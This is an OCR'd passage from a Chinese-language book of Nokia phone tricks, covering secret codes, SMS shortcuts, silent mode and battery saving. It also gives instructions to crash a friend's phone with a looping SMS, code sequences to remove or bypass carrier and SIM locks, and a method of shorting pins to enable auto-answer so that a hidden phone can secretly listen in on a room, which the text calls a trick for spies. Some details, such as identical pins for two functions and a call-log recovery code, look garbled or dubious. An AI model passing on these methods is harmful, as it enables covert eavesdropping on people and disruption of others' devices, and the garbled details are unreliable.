

图 5- 8　生产日期显示



图 5-9　购买日期显示



图 5-10 最后修理日期



图 5-11　转移数据、确认、完成



图 5-12　总用时显示

5.8　在老版本手机上应用秘密菜单

按以下步骤可在更老些的手机上显示秘密菜单：

1．按键*#92702689# or *#war0anty#。

手机提示你输入授权码。

2. 输入授权码，调出各自秘密菜单：

秘密菜单授权码

6232 和 确认键 生产日期

7332 和 确认键 上次修理日期

7832 和 确认键 购买日期

9268 和 确认键 串号

37832 和 确认键 设置购买日期

87267 和 确认键 应用用户数据转移

5.9 快速发送短信

如果在写短信时，你应用了字典功能。那么，你可能在选取后一个字母，要按两次某个键前要等上一会儿。比如，如果你想打“queen”，那么你在第一个e 和第二个e 时要等上一会儿，有时这会让人很恼火。一个解决这个延迟的方法，是按#键两次再直接按第二个e 。如输queen 你可以打que##en。

5.10 打电话过程中保存号码

如果你打电话时在屏幕上输入了某个号码，电话一结束号码就会消失。幸运的是，可以在输入号码后按保存键确保号码被保存。需要指出的是，此时这个被保存的号码未被命名。

在电话过程中调出隐藏的菜单也是可能的。一般它包括一些选项，如转移、等待。在电话过程中你可以有几秒的时间用来显示这些信息。

5.11 快速使用静音模式

所有手机都有一些预置的模式——静音模式、户外模式、会议模式等。通常必须打开设置菜单进行模式的选择。然而，有一个快速的技巧可以直接应用静音模式：只需先按菜单键，再按#键。

5.12 提高语音质量

增强全速率——Enhanced Full Rate (EFR) 是一个提高全球移动电话通信系统语音质量的标准。可以通过激活EFR标准来提高语音质量。执行以下步骤：

按键*3370# ，如图 5-13 所示。

手机自动重启，同时激活EFR。取消EFR也同样按这个步骤。有必要指出的是激活EFR，手机会更耗电。



图 5-13　提高语音质量

5.13　快速点亮屏幕灯

如果屏幕灯关了，你只要按住、放开电源按钮就可以快速地点亮屏幕灯。要注意的是，根据手机型号的不同，灯可能会停留一段时间，或者只有按键时才亮。

5.14　在地址本中显示大字体

通常地址本中的字体是比较小的。如图5-14所示。名称与号码相配。然而，如果你想将字体放大以便阅读，如图5-15所示，在阅读某项时按住#键。

图 5-14　小字体地址本



图 5-15　临时大字体地址本

5.15　崩溃你朋友的手机

想象一下，和你朋友开个玩笑，让他收到某个短信，导致手机崩溃。对某些型号的手机，发送大量循环就可以实现。一旦你朋友收到这样的短信，手机就会死机。其中的关键是，这个短信必须有足够的循环使得接收者不能翻阅完。如图5-16的信息就可以：



图 5-16

5.16 强迫手机重启

可以强迫手机重启，按以下步骤进行：

1. 找开日历页面。
2. 新建一个提醒或笔记，并输入任意文字信息。
3. 按消除键删除所有文字信息。
4. 按退出键。
5. 在屏幕上键入任意四个数字。
6. 使用向下键移动到屏幕的左边。

因为有一个隐藏的空间在数字的左边，所以必须移到屏幕的左边。

7. 输入任意6个数字。
8. 按拨打键。
9. 手机就会自动重启。

5.17 解除手机锁

很多服务商都提供对移动电话的锁定功能。它被称为服务商锁定，可以限定手机为某个特定用户使用。也就是说，如果某个手机被服务商锁定了，任何别的用户都无法使用。绝大多数诺基亚手机都有如表5-3所示的锁定。

你可以删除这些锁定。输入以下字母：#pw+MASTERCODE+NUMBER#.

它分为：

- 主码：MASTERCODE: 基于IMEI的一个10位数字。
- 数字：锁的串号。

如取消操作锁，输入#pw+MASTERCODE+1#。

当你想在被锁限制区域外使用电话，通常，键盘不能工作，如，手机被锁定在某个国家之外使用，那么键盘就不能输入字母。如果你想输入代码，使用*键（一个一直有用的键）要指出的是，如果想输w，请按* 键三次，如果是p，按键盘四次。输入其他字母，一直按*

键，直到正确的字母显示。

表 5-3 手机锁定

TABLE 3: SERVICE PROVIDER LOCKS

Lock Type	Description	Serial Number
Operator or provider	Locks phone to a particular operator or provider.	1
Network	Locks phone to a particular network of an operator.	2
Country	Locks phone to a particular country.	3
Subscriber Identity Module (SIM) card	Locks phone to a particular SIM card.	4

5.18 绕过手机锁定

如果一个手机被锁定了，那么其他操作者将不能使用它（除非你可以如前面所说输入正确代码）。然而，你可以轻易地绕开锁定，只要按以下步骤执行：

1．移除SIM卡，插入另一个SIM卡。

2．重启手机。

3．按放大音量键至少3秒，显示以下信息：

PIN CODE?

4．按取消键或C键。

5．按*键，直到屏幕闪动一次。

6．再按一次*键。

7．输入04*PIN*PIN*PIN#。

手机会显示*PIN CODE CHANGED*，并且手机重启后不同的 SIM 卡将被允许使用，如图5-17所示。

提示：几乎所有诺基亚手机都允许通过短信发送一个商务卡。通常，在地址菜单选取发送商务卡选项，它只是一个如下格式的短信：//SCKE2 BEGIN:VCARD N:name TEL: number END:VCARD。

图 5-17

5.19 定制背景显示

你想定制自己的背景显示吗？你想在背景中加入一些字吗？大部分诺基亚手机都可以让你定制背景。按以下步骤：

1．浏览通话记录→话费设定→话费限额，如图5-18所示。



图 5-18　背景显示

2．应用话费限额功能，得到以下提示，如图5-19所示：

输入 PIN2 code:

你可以从销售商那里获得PIN2。

3．输入限额计价单位数。如你可以输入手机型号， 3310或 6610。

4．浏览 通话记录→话费设定→在菜单中显示费用。

5．手机又提示输入PIN2 。

输入PIN2 Code:

6．选取单位选项。

7．输入单位。

8．在计价栏中，输入任意字母和数字的组合。

9．确定。

显示发生了改变。最好可以按以上步骤操作看最后结果是什么。



图 5-19

5.20 电话窃听

很多诺基亚手机都有隐藏的车载、听筒菜单，通常它是不可应用的，然而你可以通过短路连接手机底部的针脚应用以上功能。（注意，短接电话可能对电话造成永久性损伤！）这些针脚就在充电插脚边上。你可以按下以步骤执行：

1. 关闭手机。
2. 决定实现哪种功能：

- 短路连接3、4脚，激活听筒功能。
- 短路连接3、4脚，激活车载功能。

接着，重启手机找出新增的两个菜单。

提示：前面指出了如何短路连接以激活两个隐藏的菜单。而这可以实现自动接听功能，并且可将铃声设为静音模式。一旦完成，你就可以将手机藏在房间任何地方。只要有人进去，可拨打这个电话，因为电话是自动接听的，将使得你可以窃听房间里的谈话。这对恶作剧者或间谍来说是一个常用的技巧。

5.21 恢复以前的通话记录

每个手机都有一定的空间用来保存通话记录。一旦它被用完了，后来的记录就会自动覆盖先前的记录。然而，你可以通过以下步骤恢复原先的记录：

给自己发送如图5-20所示的这样一条信息：//SCKL1581。

不久，你就会收到一条包含原先通话记录的信息，你可以将它保存。值得注意的是，有些手机最后记录覆盖的是最近的那一条。



图 5- 20

5.22 节约电池

手机用户最关注的一个问题就是电池的消耗。一些型号的诺基亚手机可以减慢SIM时钟，暂时将手机设为待机模式。这可以节约电能，可按以下步骤实行：

按键*#746025625# 或 *#sim0clock# 。

需要指出 *#sim0clock# 只是*#746025625#。的文字替代。

这个指出SIM时钟是否可以被停止，也就是说，你将会知道手机是否可以设为待机模式。如果允许，那么就会出现如图5-21所示的信息：

SIM clock stop allowed

如果没有这条信息显示，说明你的手机不支持这项功能。

